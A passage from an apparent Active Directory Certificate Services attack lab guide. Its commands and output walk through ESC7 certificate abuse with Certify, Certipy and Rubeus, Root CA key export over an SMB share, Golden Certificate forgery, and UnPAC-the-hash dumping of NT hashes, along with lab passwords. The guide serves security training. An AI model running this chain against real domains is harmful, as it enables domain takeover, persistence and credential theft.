Now that we have **internalcb\internaluser** privileges, run Certify with the **cas** parameter to enumerate ADCS CA's, subordinates, Enabled Certificate Templates and configured ACLs.

```
C:\ADCS\Tools> C:\ADCS\Tools\Certify.exe cas

[......snip......]

[*] Enterprise/Enrollment CAs:

    Enterprise CA Name            : CB-CA
    [......snip.....]
    CA Permissions                :
      Owner: BUILTIN\Administrators        S-1-5-32-544

      Access Rights                                       Principal

      Allow  Enroll                                       NT
AUTHORITY\Authenticated UsersS-1-5-11
      Allow  ManageCA, ManageCertificates
BUILTIN\Administrators        S-1-5-32-544
      Allow  ManageCA, ManageCertificates, Enroll
INTERNALCB\internaluser       S-1-5-21-2177854049-4204292666-1463338204-1104
      Allow  ManageCA, ManageCertificates               CB\Domain Admins
S-1-5-21-2928296033-1822922359-262865665-512
      Allow  ManageCA, ManageCertificates               CB\Enterprise Admins
S-1-5-21-2928296033-1822922359-262865665-519
    Enrollment Agent Restrictions : None

[......snip......]

Certify completed in 00:00:07.1477485
```

From above we note that **INTERNALCB\internaluser** has **ManageCertificates, ManageCA** rights over the **CB-CA** CA. Also, the **SubCA** template is enabled.

Enumerate the **SubCA** template as follows:

```
C:\ADCS\Tools> C:\ADCS\Tools\Certify.exe find

[......snip.....]

[*] Action: Find AuthorizedAccess0nly!certificate templates
[*] Using the search base 'CN=Configuration,DC=cb,DC=corp'

[......snip.....]

    CA Name                               : cb-ca.cb.corp\CB-CA
    Template Name                         : SubCA
    Schema Version                        : 1
```

```
    Validity Period                       : 5 years
    Renewal Period                        : 6 weeks
    msPKI-Certificate-Name-Flag           : ENROLLEE_SUPPLIES_SUBJECT
    mspki-enrollment-flag                 : NONE
    Authorized Signatures Required        : 0
    pkiextendedkeyusage                   : <null>
    mspki-certificate-application-policy  : <null>
    Permissions
      Enrollment Permissions
        Enrollment Rights           : CB\Domain Admins              S-1-5-21-
2928296033-1822922359-262865665-512
                                      CB\Enterprise Admins          S-1-5-21-
2928296033-1822922359-262865665-519
                                      INTERNALCB\Domain Admins      S-1-5-21-
2177854049-4204292666-1463338204-512

[......snip.....]
```

It is noted that **INTERNALCB\Domain Admins** have enrollment permissions over the **SubCA** template.

Abuse using Windows

Approve a failed request using ESC7

The **SubCA** certificate template is interesting because it is enabled by default, it's a built-in certificate template (cannot be deleted in MMC) and is vulnerable to the ESC1 attack (Enrollee Supplies Subject and Client Authentication). However, only Domain Admins and Enterprise Admins are allowed to enroll in the **SubCA** certificate template by default.

The attack chain is as follows when our domain user is bestowed with ESC7 privileges.

1. Our Domain User makes a failed certificate request for the **SubCA** template abusing SAN to request a certificate as a Domain Admin.
2. The request fails then our Domain User uses **ManageCertificates** rights to approve and issue the failed request.
3. Finally, we get the issued certificate (with the arbitrary SAN) and use it to authenticate as the Domain Admin.

Use Certify to abuse SAN to request a certificate from the **SubCA** template as the Domain Admin - **internalcb\administrator** and use its SID with the **/sidextension** parameter to bypass the Certificate-based authentication patch.

First begin by retrieving the SID for **internalcb\administrator** using ADModule as follows:

```
C:\ADCS\Tools>
C:\ADCS\Tools\ObfuscatedTools\InviShell\RunWithRegistryNonAdmin.bat

PS C:\ADCS\Tools> Import-Module
C:\ADCS\Tools\ADModule\Microsoft.ActiveDirectory.Management.dll
PS C:\ADCS\Tools> Import-Module
C:\ADCS\Tools\ADModule\ActiveDirectory\ActiveDirectory.psd1
```

```
PS C:\ADCS\Tools> Get-ADUser -Identity administrator -Server internalcb.corp

DistinguishedName : CN=Administrator,CN=Users,DC=internalcb,DC=corp
Enabled           : True
GivenName         :
Name              : Administrator
ObjectClass       : user
ObjectGUID        : 61036adf-ab63-44e5-b877-bc39443ad176
SamAccountName    : Administrator
SID               : S-1-5-21-2177854049-4204292666-1463338204-500
Surname           :
UserPrincipalName :

PS C:\ADCS\Tools> exit
```

Next use Certify to request a certificate for the Enterprise Administrator as follows:

```
C:\ADCS\Tools> C:\ADCS\Tools\Certify.exe request /ca:CB-CA.CB.CORP\CB-CA
/template:subCA /altname:administrator /domain:internalcb.corp
/sidextension:S-1-5-21-2177854049-4204292666-1463338204-500

[......snip......]

[*] Action: Request a Certificates

[*] Current user context    : CERTBULK\studentx
[*] No subject name specified, using current context as subject.

[*] Template                : subCA
[*] Subject                 : CN=studentx, CN=Users, DC=certbulk, DC=cb,
DC=corp
[*] AltName                 : administrator
[*] SidExtension            : S-1-5-21-2177854049-4204292666-1463338204-500

[*] Certificate Authority   : CB-CA.CB.CORP\CB-CA

[!] CA Response             : The submission failed: Denied by Policy Module
[!] Last status             : 0x80094012
[*] Request ID              : 69

[*] cert.pem         :

-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEA4M8A[......snip......]
-----END RSA PRIVATE KEY-----

[X] Error downloading certificate: Cert not yet issued yet! (iDisposition: 2)

[*] Convert with: openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced
Cryptographic Provider v1.0" -export -out cert.pfx

Certify completed in 00:00:09.3338223
```

Save the private key as **C:\ADCS\Certs\esc7.pem**.

```
C:\ADCS\Tools> notepad C:\ADCS\Certs\esc7.pem
```

We will be using this fork (https://github.com/blackarrowsec/Certify) of Certify further on since this version of Certify contains added functionality like issuing certificates that are pending approval.

NOTE: This fork of Certify requires RSAT ADDS tools installed.

Since we have **ManageCA** and **ManageCertificates** access rights we can issue the failed certificate request as follows:

```
C:\ADCS\Tools> C:\ADCS\Tools\Certify-esc7.exe issue /ca:CB-CA.CB.CORP\CB-CA
/id:69

[......snip......]

[*] Action: Issue a pending for approval certificate.
[*] Certificates Authority   : CB-CA.CB.CORP\CB-CA
[*] Request ID               : 69

[*] Certificate issued!

Certify completed in 00:00:00.1300987
```

We can now retrieve the issued request with our **Certificate Request ID**.

```
C:\ADCS\Tools> C:\ADCS\Tools\Certify-esc7.exe download /ca:CB-CA.CB.CORP\CB-
CA /id:69

[.......snip......]

[*] Action: Download a Certificates
[*] Certificates Authority   : CB-CA.CB.CORP\CB-CA
[*] Request ID               : 69

[*] cert.pem         :

-----BEGIN CERTIFICATE-----
MIIFnjCCBIagAwIBAg[.......snip......]
-----END CERTIFICATE-----

Certify completed in 00:00:00.0765482
```

Append the above certificate to **C:\ADCS\Certs\esc7.pem** and save the changes.

Now use openssl to convert it to a .pfx format using a password of choice (**Passw0rd!**) as follows:

```
C:\ADCS\Tools> C:\ADCS\Tools\openssl\openssl.exe pkcs12 -in
C:\ADCS\Certs\esc7.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider
v1.0" -export -out C:\ADCS\Certs\esc7.pfx
WARNING: can't open config file: /usr/local/ssl/openssl.cnf
Enter Export Password: Passw0rd!
Verifying - Enter Export Password: Passw0rd!
unable to write 'random state'
```

Finally use Rubeus's **asktgt** module to request a TGT for the Enterprise Admin - **internalcb\administrator** using the converted certificate.

```
C:\ADCS\Tools> C:\ADCS\Tools\Rubeus.exe asktgt /user:administrator
/certificate:C:\ADCS\Certs\esc7.pfx /password:Passw0rd!
/domain:internalcb.corp /nowrap /ptt

[.......snip......]

[+] Ticket successfully imported!

  ServiceName              :  krbtgt/internalcb.corp
  ServiceRealm             :  INTERNALCB.CORP
  UserName                 :  administrator
  UserRealm                :  INTERNALCB.CORP

[.......snip......]
```

Validate Enterprise Administrator privileges over the **internalcb.corp** domain using winrs as follows:

```
C:\ADCS\Tools> winrs -r:cbi-dc.internalcb.corp whoami
internalcb\administrator
```

Enumeration using Linux

Finding Manage CA rights

To begin enumerating on **cb-wsx** Ubuntu WSL using Certipy we need credentials or an imported TGT to authenticate to the domain. Before doing this connect to the **internalcb.corp** domain as showcased in the Windows section of this objective.

We can perform an UnPAC-the-hash to retrieve **internalcb\internaluser** NTLM credentials using the previously compromised **C:\ADCS\Certs\internaluser.p12** certificate. We can directly perform this since **C:\ADCS\Certs\internaluser.p12** isn't password protected.

```
wsluser@cb-wsx:~$ cd /opt/Tools/Certipy

wsluser@cb-wsx:/opt/Tools/Certipy$ source certipy_venv/bin/activate

(certipy_venv) wsluser@cb-wsx:/opt/Tools/Certipy$ certipy auth -pfx
'/mnt/c/ADCS/Certs/internaluser.p12' -domain 'internalcb.corp'
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[*] Using principal: internaluser@internalcb.corp
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'internaluser.ccache'
[*] Trying to retrieve NT hash for 'internaluser'
[*] Got hash for 'internaluser@internalcb.corp':
aad3b435b51404eeaad3b435b51404ee:6ca67841f08c8c73baf4d93ca16e7760
```

We can now use these hashes to authenticate and enumerate the CAs ACLs using Certipy's **find** module as follows:

```
(certipy_venv) wsluser@cb-wsx:/opt/Tools/Certipy$ certipy find -u
internaluser@internalcb.corp -hashes
'aad3b435b51404eeaad3b435b51404ee:6ca67841f08c8c73baf4d93ca16e7760' -stdout

[....snip....]

Certificate Authorities
  0
    CA Name                             : CB-CA
    DNS Name                            : cb-ca.cb.corp
    Certificate Subject                 : CN=CB-CA, DC=cb, DC=corp
    Certificate Serial Number           : 51F5AA83C01B57B34635410A3738E79D
    Certificate Validity Start          : 2023-01-11 12:46:01+00:00
    Certificate Validity End            : 2028-01-11 12:56:01+00:00
    Web Enrollment                      : Enabled
    User Specified SAN                  : Disabled
```

```
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Disabled
    Permissions
      Owner                             : INTERNALCB.CORP\Administrators
      Access Rights
        Enroll                          : INTERNALCB.CORP\Authenticated Users
                                          INTERNALCB.CORP\internaluser
        ManageCertificates              : S-1-5-21-2928296033-1822922359-
262865665-512
                                          S-1-5-21-2928296033-1822922359-
262865665-519
                                          INTERNALCB.CORP\Administrators
                                          INTERNALCB.CORP\internaluser
        ManageCa                        : S-1-5-21-2928296033-1822922359-
262865665-512
                                          S-1-5-21-2928296033-1822922359-
262865665-519
                                          INTERNALCB.CORP\Administrators
                                          INTERNALCB.CORP\internaluser
    [!] Vulnerabilities
      ESC7                              : 'INTERNALCB.CORP\\internaluser' has
dangerous permissions

      [.....snip....]

      4
    Template Name                       : SubCA
    Display Name                        : Subordinate Certification Authority
    Certificate Authorities             : CB-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : True
    Any Purpose                         : True
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : None
    Private Key Flag                    : ExportableKey
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 5 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights               : S-1-5-21-2928296033-1822922359-
262865665-512

      [.....snip....]
```

As shown above, we note that **INTERNALCB\internaluser** has **ManageCertificates** and **ManageCA** rights over the **CB-CA** CA and **internalcb\Domain Admins** have enrollment permissions over the **SubCA** template.

Abuse using Linux

Approve a failed request using ESC7

Use Certipy to abuse SAN to request a certificate from the **SubCA** template as the Enterprise Admin - **internalcb\administrator** and use its SID (found in the Windows Section) with the **-extensionsid** parameter to bypass the Certificate-based authentication patch as follows:

```
(certipy_venv) wsluser@cb-wsx:/opt/Tools/Certipy$ certipy req -u
internaluser@internalcb.corp -hashes
'aad3b435b51404eeaad3b435b51404ee:6ca67841f08c8c73baf4d93ca16e7760' -target
cb-ca.cb.corp -ca 'CB-CA' -template SubCA -upn administrator@internalcb.corp
-extensionsid S-1-5-21-2177854049-4204292666-1463338204-500 -out
'/mnt/c/ADCS/Certs/esc7-certipy' -dc-ip 172.16.203.1
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[-] Got error while trying to request certificate: code: 0x80094012 -
CERTSRV_E_TEMPLATE_DENIED - The permissions on the certificate template do
not allow the current user to enroll for this type of certificate.
[*] Request ID is 70
Would you like to save the private key? (y/N) y
[*] Saved private key to /mnt/c/ADCS/Certs/esc7-certipy.key
[-] Failed to request certificate
```

*NOTE: Here **-dc-ip** is the IP Address of **cbi-dc.internalcb.corp.***

Save the private key when asked, in this case it is saved as **/mnt/c/ADCS/Certs/esc7-certipy.key**.

Next, with our **ManageCA** and **ManageCertificates** access rights we can issue the failed certificate request with the **ca** command by specifying the request ID in **-issue-request** parameter.

```
(certipy_venv) wsluser@cb-wsx:/opt/Tools/Certipy$ certipy ca -u
internaluser@internalcb.corp -hashes
'aad3b435b51404eeaad3b435b51404ee:6ca67841f08c8c73baf4d93ca16e7760' -ca 'CB-
CA' -issue-request 70 -dc-ip 172.16.203.1 -target cb-ca.cb.corp
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[*] Successfully issued certificate
```

We can now retrieve the issued certificate with the **req** command by specifying the **-retrieve** parameter with our request ID.

```
(certipy_venv) wsluser@cb-wsx:/opt/Tools/Certipy$ certipy req -u
internaluser@internalcb.corp -hashes
'aad3b435b51404eeaad3b435b51404ee:6ca67841f08c8c73baf4d93ca16e7760' -ca 'CB-
CA' -retrieve 70 -out '/mnt/c/ADCS/Certs/esc7-certipy' -dc-ip 172.16.203.1 -
target cb-ca.cb.corp
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[*] Rerieving certificate with ID 70
[*] Successfully retrieved certificate
[*] Got certificate with UPN 'administrator@internalcb.corp'
```

```
[*] Certificate object SID is 'S-1-5-21-2177854049-4204292666-1463338204-500'
[!] Could not find matching private key. Saving certificate as PEM
[*] Saved certificate to '/mnt/c/ADCS/Certs/esc7-certipy.crt'
```

Combine and append **esc7-certipy.crt** to **esc7-certipy.key** and rename it **esc7-certipy.pem** as follows:

```
(certipy_venv) wsluser@cb-wsx:/opt/Tools/Certipy$ cd /mnt/c/ADCS/Certs

(certipy_venv) wsluser@cb-wsx:/mnt/c/ADCS/Certs$ cat /mnt/c/ADCS/Certs/esc7-
certipy.crt >> /mnt/c/ADCS/Certs/esc7-certipy.key

(certipy_venv) wsluser@cb-wsx:/mnt/c/ADCS/Certs$ rm /mnt/c/ADCS/Certs/esc7-
certipy.crt

(certipy_venv) wsluser@cb-wsx:/mnt/c/ADCS/Certs$ mv /mnt/c/ADCS/Certs/esc7-
certipy.key /mnt/c/ADCS/Certs/esc7-certipy.pem
```

Convert the .pem to a .pfx certificate using openssl as follows (Use a blank password).

```
(certipy_venv) wsluser@cb-wsx:/mnt/c/certs$ openssl pkcs12 -in
/mnt/c/ADCS/Certs/esc7-certipy.pem -keyex -CSP "Microsoft Enhanced
Cryptographic Provider v1.0" -export -out /mnt/c/ADCS/Certs/esc7-certipy.pfx
Enter Export Password:
Verifying - Enter Export Password:
```

It is now possible to use this certificate to perform an UnPAC-the-hash attack to retrieve the hash of the **internalcb.corp** administrator account as follows:

```
(certipy_venv) wsluser@cb-wsx:/mnt/c/ADCS/Certs$ certipy auth -pfx
'/mnt/c/ADCS/Certs/esc7-certipy.pfx' -domain internalcb.corp -debug
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[.......snip......]
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@internalcb.corp':
aad3b435b51404eeaad3b435b51404ee:a6080b9f11109586e9f51efa7e6304bd
```


Learning Objective 19

- Find and compromise the RootCA certificate for **CB-CA** on **cbi-dc** and use it to forge certificates and perform a Golden Cert Attack.

Enumeration using Windows

Finding a CA Certificate

From our previous objective we successfully gained VPN and Domain Admin access to **cbi-dc** as - **internalcb\administrator** using **C:\ADCS\Certs\esc7.pfx**. Make sure to connect to the VPN the same way as in previous objectives to begin this objective.



Enumerating Domain Trusts for **internalcb.corp** we find that it has a Cross Forest BiDirectional Trust with **cb.corp.**

```
C:\Users\studentx> cd C:\ADCS\Tools\

C:\ADCS\Tools>
C:\ADCS\Tools\ObfuscatedTools\InviShell\RunWithRegistryNonAdmin.bat

PS C:\ADCS\Tools> Import-Module
C:\ADCS\Tools\ADModule\Microsoft.ActiveDirectory.Management.dll
PS C:\ADCS\Tools> Import-Module
C:\ADCS\Tools\ADModule\ActiveDirectory\ActiveDirectory.psd1

PS C:\ADCS\Tools> Get-ADTrust -Filter * -Server internalcb.corp

Direction               : BiDirectional
DisallowTransivity      : False
DistinguishedName       : CN=cb.corp,CN=System,DC=internalcb,DC=corp
ForestTransitive        : True
IntraForest             : False
IsTreeParent            : False
IsTreeRoot              : False
Name                    : cb.corp
ObjectClass             : trustedDomain
ObjectGUID              : 04fbc885-1fcc-4fc8-96a1-d3c8d8c56fbb
SelectiveAuthentication : False
SIDFilteringForestAware : False
```

```
SIDFilteringQuarantined : False
Source                  : DC=internalcb,DC=corp
Target                  : cb.corp
TGTDelegation           : False
TrustAttributes         : 8
TrustedPolicy           :
TrustingPolicy          :
TrustType               : Uplevel
UplevelOnly             : False
UsesAESKeys             : False
UsesRC4Encryption       : False

PS C:\ADCS\Tools> exit
```

Now use Rubeus to Pass-the-Cert as **internalcb\administrator** and then create a winrs session as follows:

```
C:\ADCS\Tools> C:\ADCS\Tools\Rubeus.exe asktgt /user:administrator
/certificate:C:\ADCS\Certs\esc7.pfx /password:Passw0rd!
/domain:internalcb.corp /nowrap /ptt

C:\ADCS\Tools> winrs -r:cbi-dc.internalcb.corp cmd.exe
Microsoft Windows [Version 10.0.20348.1668]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Administrator> whoami
internalcb\administrator
```

Enumerating certificates in the Computer and User store we do not find any interesting certificates other than that for **internalcb\Administrator** and **cbi-dc$.**

```
C:\Users\Administrator> certutil -user -store My

C:\Users\Administrator> certutil -store My
```

Let's try to enumerate CAs on **cbi-dc**.

```
C:\Users\Administrator> certutil -CAInfo

CertUtil: No local Certification Authority; use -config option
CertUtil: No more data is available.
```

Since there is no CA installed locally on the **cbi-dc** forest and there is a cross forest bidirectional trust with **cb.corp**, the **internalcb.corp** domain is most likely configured to use "Cross Forest Certificate Enrollment" from **cb-ca**.

We can now continue enumerating the CA / Root Stores for **cb-ca** - RootCA certificates.

Enumerating the **Trusted Root Certification Authorities Root** store on **cbi-dc**, we find the **cb-ca** - RootCA private key and certificate.

```
C:\Users\Administrator> certutil -store -enterprise Root

Root "Trusted Root Certification Authorities"
================ Certificate 0 ================
Serial Number: 51f5aa83c01b57b34635410a3738e79d
Issuer: CN=CB-CA, DC=cb, DC=corp
 NotBefore: 1/11/2023 5:46 AM
```

```
 NotAfter: 1/11/2028 5:56 AM
Subject: CN=CB-CA, DC=cb, DC=corp
CA Version: V0.0
Signature matches Public Key
Root Certificate: Subject matches Issuer
Cert Hash(sha1): 75e734ee4bb472bd99ff2e308de9b95eeaf80c3f
  Key Container = CB-CA
  Unique container name: 2ea5d0165c630bfb0ab1b134ba5d88aa_5fc51973-fd50-4bef-
818a-a07b73736e8f
  Provider = Microsoft Software Key Storage Provider
Private key is NOT plain text exportable
Signature test passed
CertUtil: -store command completed successfully.
```

Export the certificate as a .p12 with a password of choice (**Passw0rd!**) using CertUtil as follows:

```
C:\Users\Administrator> certutil -exportpfx -p "Passw0rd!" -enterprise Root
51f5aa83c01b57b34635410a3738e79d C:\Users\Public\CB-CA.p12

Root "Trusted Root Certification Authorities"
================ Certificate 0 ================
Serial Number: 51f5aa83c01b57b34635410a3738e79d
Issuer: CN=CB-CA, DC=cb, DC=corp
 NotBefore: 1/11/2023 5:46 AM
 NotAfter: 1/11/2028 5:56 AM
Subject: CN=CB-CA, DC=cb, DC=corp
CA Version: V0.0
Signature matches Public Key
Root Certificate: Subject matches Issuer
Cert Hash(sha1): 75e734ee4bb472bd99ff2e308de9b95eeaf80c3f
  Key Container = CB-CA
  Unique container name: 2ea5d0165c630bfb0ab1b134ba5d88aa_5fc51973-fd50-4bef-
818a-a07b73736e8f
  Provider = Microsoft Software Key Storage Provider
Private key is NOT plain text exportable
Signature test passed
CertUtil: -exportPFX command completed successfully.
```

To exfiltrate this certificate set up a **testshare$** using WSL (hosted at **C:\ADCS\Certs**) similar to the previous objectives.

```
wsluser@cb-wsx:$ sudo su
[sudo] password for wsluser: WSLToTh3Rescue!

root@cb-wsx:~$ cd /opt/Tools/impacket

root@cb-wsx:/opt/Tools/impacket# source impacket_venv/bin/activate

(impacket_venv) root@cb-wsx:/opt/Tools/impacket#
/opt/Tools/impacket/examples/smbserver.py -smb2support testshare
/mnt/c/ADCS/Certs/
Impacket v0.10.1.dev1+20230207.122134.c812d6c7 - Copyright 2022 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
```

```
[*] Config file parsed
[*] Config file parsed
```

Finally, back in the Session 1, cleanup and copy the **C:\Users\Public\CB-CA.pfx** to our target **testshare$** as follows:

```
C:\Users\Administrator> copy C:\Users\Public\CB-CA.p12
\\172.16.100.x\testshare

C:\Users\Administrator> del C:\Users\Public\*.p12

C:\Users\Administrator> exit
Terminate batch job (Y/N)? Y
```

Abuse using Windows

Forge Certificates using a Root CA

Now that we have the **cb-ca** - RootCA certificate, we can forge a certificate using ForgeCert for any domain user / computer to maintain persistence.

In this case we forge it for the Enterprise Administrator - **cb\Administrator**. T

```
C:\ADCS\Tools> C:\ADCS\Tools\ForgeCert\ForgeCert.exe --CaCertPath
"C:\ADCS\Certs\CB-CA.p12" --CaCertPassword "Passw0rd!" --Subject
"CN=Administrator,CN=Users,DC=cb,DC=corp" --SubjectAltName
administrator@cb.corp --NewCertPath "C:\ADCS\Certs\forged-ea.pfx" --
NewCertPassword "Passw0rd!"

CA Certificate Information:
  Subject:        CN=CB-CA, DC=cb, DC=corp
  Issuer:         CN=CB-CA, DC=cb, DC=corp
  Start Date:     1/11/2023 4:46:01 AM
  End Date:       1/11/2028 4:56:01 AM
  Thumbprint:     75E734EE4BB472BD99FF2E308DE9B95EEAF80C3F
  Serial:         51F5AA83C01B57B34635410A3738E79D

Forged Certificate Information:
  Subject:        DC=corp, DC=cb, CN=Users, CN=Administrator
  SubjectAltName: administrator@cb.corp
  Issuer:         CN=CB-CA, DC=cb, DC=corp
  Start Date:     6/5/2023 7:19:15 AM
  End Date:       6/5/2024 7:19:15 AM
  Thumbprint:     C7313C07F642A667A652749475292E3962F58588
  Serial:         64BFF96FA119A317206AEE1CB6B47838

Done. Saved forged certificate to C:\ADCS\Certs\forged-ea.pfx with the
password "Passw0rd!"
```

Enumerate the SID for Enterprise Administrator for **cb.corp.**

```
C:\ADCS\Tools>
C:\ADCS\Tools\ObfuscatedTools\InviShell\RunWithRegistryNonAdmin.bat

PS C:\ADCS\Tools> Get-ADUser -Identity Administrator -Server cb.corp
```

```
DistinguishedName : CN=Administrator,CN=Users,DC=cb,DC=corp
Enabled           : True
GivenName         :
Name              : Administrator
ObjectClass       : user
ObjectGUID        : eae705f9-ea02-4ea9-88eb-5918e0ecbfa1
SamAccountName    : Administrator
SID               : S-1-5-21-2928296033-1822922359-262865665-500
Surname           :
UserPrincipalName :

PS C:\ADCS\Tools> exit
```

Now since the latest Certificate-based authentication patches with the "StrongCertificateBindingEnforcement" registry key is enabled (2), we can use Certify with the **/sidextension** parameter using the above generated certificate.

We will enroll in a template like **User** or **Administrator** that permits Client Authentication.

```
C:\ADCS\Tools> C:\ADCS\Tools\Certify.exe request /ca:cb-ca.cb.corp\CB-CA
/template:User /onbehalfof:cb\administrator
/enrollcert:"C:\ADCS\Certs\forged-ea.pfx" /enrollcertpw:"Passw0rd!"
/domain:cb.corp /dc:cb-ca.cb.corp /sidextension:S-1-5-21-2928296033-
1822922359-262865665-500

[........snip.......]

[*] Action: Request a Certificates

[*] Current user context    : CERTBULK\studentx

[*] Template                : User
[*] On Behalf Of            : cb\administrator

[*] Certificate Authority   : cb-ca.cb.corp\CB-CA

[*] CA Response             : The certificate had been issued.
[*] Request ID              : 73

[*] cert.pem         :

-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCA[........snip.......]
-----END CERTIFICATE-----

[*] Convert with: openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced
Cryptographic Provider v1.0" -export -out cert.pfx

Certify completed in 00:00:10.4782082
```

Save the certificate and private key pair as **C:\ADCS\Certs\forged-ea-sidfix.pem** and convert it to a pfx using openssl as follows:

```
C:\ADCS\Tools> notepad C:\ADCS\Certs\forged-ea-sidfix.pem
```

```
C:\ADCS\Tools> C:\ADCS\Tools\openssl\openssl.exe pkcs12 -in
"C:\ADCS\Certs\forged-ea-sidfix.pem" -keyex -CSP "Microsoft Enhanced
Cryptographic Provider v1.0" -export -out "C:\ADCS\Certs\forged-ea-
sidfix.pfx"
WARNING: can't open config file: /usr/local/ssl/openssl.cnf
Enter Export Password: Passw0rd!
Verifying - Enter Export Password: Passw0rd!
unable to write 'random state'
```

Finally, we can perform either of the following:

- Use Rubeus to request a TGT for **cb\administrator** using the above certificate for authentication.
- Use Certipy to perform UnPAC-the-hash
- Use PasstheCert tool to authenticate using Schannel (LDAP) and set up a misconfiguration such as RBCD / DCSync.

In this case we abuse the first scenario using Rubeus.

```
C:\ADCS\Tools> C:\ADCS\Tools\Rubeus.exe asktgt /user:administrator
/certificate:C:\ADCS\Certs\forged-ea-sidfix.pfx /domain:cb.corp /dc:cb-
ca.cb.corp /password:Passw0rd! /nowrap /ptt

[.....snip....]

[+] Ticket successfully imported!

  ServiceName              :  krbtgt/cb.corp
  ServiceRealm             :  CB.CORP
  UserName                 :  administrator
  UserRealm                :  CB.CORP

[.....snip....]
```

Validate Enterprise Administrator privileges over the **cb.corp** domain.

```
C:\ADCS\Tools> winrs -r:cb-ca.cb.corp whoami
cb\administrator
```

Domain Persistence using Windows

DPERSIST1

It is possible to maintain persistence over the forest root – **cb.corp** the same way as showcased above by using the **CB-CA.p12** certificate to forge any certificates for any domain principal for as long as the **CB-CA.p12** certificate expires / changes.

Abuse using Linux

Forge Certificates using a Root CA

Since we already have our RootCA exfiltrated over to **C:\ADCS\Certs\CB-CA.p12** in the Windows Section, we will use this certificate to forge certificates.

In this case we forge a certificate for the Enterprise Administrator - **cb\Administrator** using the **-extensionsid** parameter to bypass the Certificate-based Authentication patch. We first need to remove password protection from the **CB-CA.p12** file as follows:

```
wsluser@cb-wsx:~$ cd /opt/Tools/Certipy
wsluser@cb-wsx:/opt/Tools/Certipy$ source certipy_venv/bin/activate
(certipy_venv) wsluser@cb-wsx:/opt/Tools/Certipy$ certipy cert -pfx
'/mnt/c/ADCS/Certs/CB-CA.p12' -password "Passw0rd!" -export -out
'/mnt/c/ADCS/Certs/CB-CA-certipy.p12'
Certipy v4.3.0 - by Oliver Lyak (ly4k)
[*] Writing PFX to '/mnt/c/ADCS/Certs/CB-CA-certipy.p12'
```

We can now forge the certificate for **cb\Administrator** with the SIDExtension check to bypass the Certificate-based authentication patch as follows:

```
(certipy_venv) wsluser@cb-wsx:/opt/Tools/Certipy$ certipy forge -ca-pfx
'/mnt/c/ADCS/Certs/CB-CA-certipy.p12' -upn administrator@cb.corp -subject
'CN=Administrator,CN=Users,DC=cb,DC=corp' -out '/mnt/c/ADCS/Certs/forged-ea-
certipy.pfx' -extensionsid S-1-5-21-2928296033-1822922359-262865665-500
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[*] Saved forged certificate and private key to '/mnt/c/ADCS/Certs/forged-ea-
certipy.pfx'
```

We can now use this certificate to remotely authenticate and perform an UnPAC-the-hash as follows:

```
(certipy_venv) wsluser@cb-wsx:/opt/Tools/Certipy$ certipy auth -pfx
'/mnt/c/ADCS/Certs/forged-ea-certipy.pfx'
Certipy v4.3.0 - by Oliver Lyak (ly4k)
[*] Using principal: administrator@cb.corp
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@cb.corp':
aad3b435b51404eeaad3b435b51404ee:78d1e8dae675dc26164e3d2b0e6ad0c3
```

Learning Objective 20

- Enumerate a target user in the **cb.corp** forest that can be used for CBA to **certbulk.onmicrosoft.com** Azure AD tenant.
- Use the previously compromised RootCA to forge an admin certificate for the above enumerated user and access **certbulk.onmicrosoft.com** tenant.
- Using Azure Portal access, extract secrets from a Key Vault in the target tenant.

Enumeration using Windows

Finding an Azure AD Environment

Enumerating **cb.corp** users using the AD Module we find an interesting user named **cb\cloudadmin**.

```
C:\Users\studentx> cd C:\ADCS\Tools\

C:\ADCS\Tools>
C:\ADCS\Tools\ObfuscatedTools\InviShell\RunWithRegistryNonAdmin.bat

PS C:\ADCS\Tools> Import-Module
C:\ADCS\Tools\ADModule\Microsoft.ActiveDirectory.Management.dll
PS C:\ADCS\Tools> Import-Module
C:\ADCS\Tools\ADModule\ActiveDirectory\ActiveDirectory.psd1


PS C:\ADCS\Tools> Get-ADUser -Filter * -Server cb.corp | select
SamAccountName

SamAccountName
--------------
Administrator
Guest
krbtgt
CERTBULK$
certstore
